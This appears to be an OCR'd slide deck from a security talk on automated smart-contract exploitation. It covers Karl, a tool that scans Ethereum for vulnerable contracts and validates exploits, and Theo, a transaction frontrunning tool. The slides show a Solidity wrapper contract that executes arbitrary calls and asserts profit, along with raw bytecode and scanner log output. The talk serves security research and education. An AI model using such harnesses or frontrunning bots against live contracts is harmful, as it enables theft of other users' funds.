
```
contract Wrapper {

    struct MessageCall {
        address _address;
        bytes data;
        uint256 value;
    }

    constructor(MessageCall[] memory _calls) public payable {
        address proxy = address(this);
        uint256 start_balance = msg.sender.balance + proxy.balance;

        for (uint256 i = 0; i < _calls.length; i++) {
            _calls[i]._address.call.value(_calls[i].value)(_calls[i].data);
        }

        assert(msg.sender.balance + proxy.balance > start_balance);
        selfdestruct(msg.sender);
    }

    function() external payable {}
}
```

Scrooge McEtherface

DEMO!

https://github.com/b-mueller/scrooge-mcetherface

Early retirement unlocked?


Frontrunning Bot
Fake Exploitable Contract
You
Actually Vulnerable

Daniel Luca


- Security Engineer at ConsenSys Diligence
- ~2 years in the blockchain space
- Developer with a hacker’s heart
- @CleanUnicorn

Main Points

- Karl
  - Scanning the blockchain
  - Finding vulnerable contracts
  - Validate found exploits
- Theo
  - Transaction pool
  - Frontrunning transactions

THERE WILL BE
BUGS
imgflip.com


Karl



```
verage for code: 0x60806040526004361061005c576000357c0100000000000000000000000000000000000000
00000000000000000900480632e64cec11461005e5780634e71e0c8146100755780638da5cb5b1461007f578063e834a
834146100d6575b005b34801561006a57600080fd5b506100736101055 65b005b61007d6101c0565b005b3480156100
8b57600080fd5b50610094610251565b604051808273ffffffffffffffffffffffffffffffffffffffff1673fffffff
fffffffffffffffffffffffffffffffff1681526020019150506040518091 0390f35b3480156100e257600080fd5b50
6100eb610276565b604051808215151515815260200191505060405180910390f35b6000809054906101000a900473f
fffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff163373ffffff
ffffffffffffffffffffffffffffffffff16141515610160576000 80fd5b3373fffffffffffffffffffffffffffffff
fffffffff166108fc3073ffffffffffffffffffffffffffffffffffffffff1631908115029060405160006040518083
0381858888f1935050505015801561 01bd573d6000803e3d6000fd5b50565b670de0b6b3a764000034101515156101d
757600080fd5b60001515600060149054906101000a900460ff161515141561024f5733600080 6101000a81548173ff
ffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff16021
79055506001600060146101000a81548160ff0219169083151502179055505b565b6000809054906101000a900473ff
ffffffffffffffffffffffffffffffffffffff1681565b600060149054906101000a900460ff168156fea165627a7a7
2305820cfe22136cc7aeb01e1696e3b9105d6382f722ef25c66b80bc8549e325cfe674f0029
INFO:Karl:Found 1 issue(s)
INFO:Karl:Firing up sandbox tester
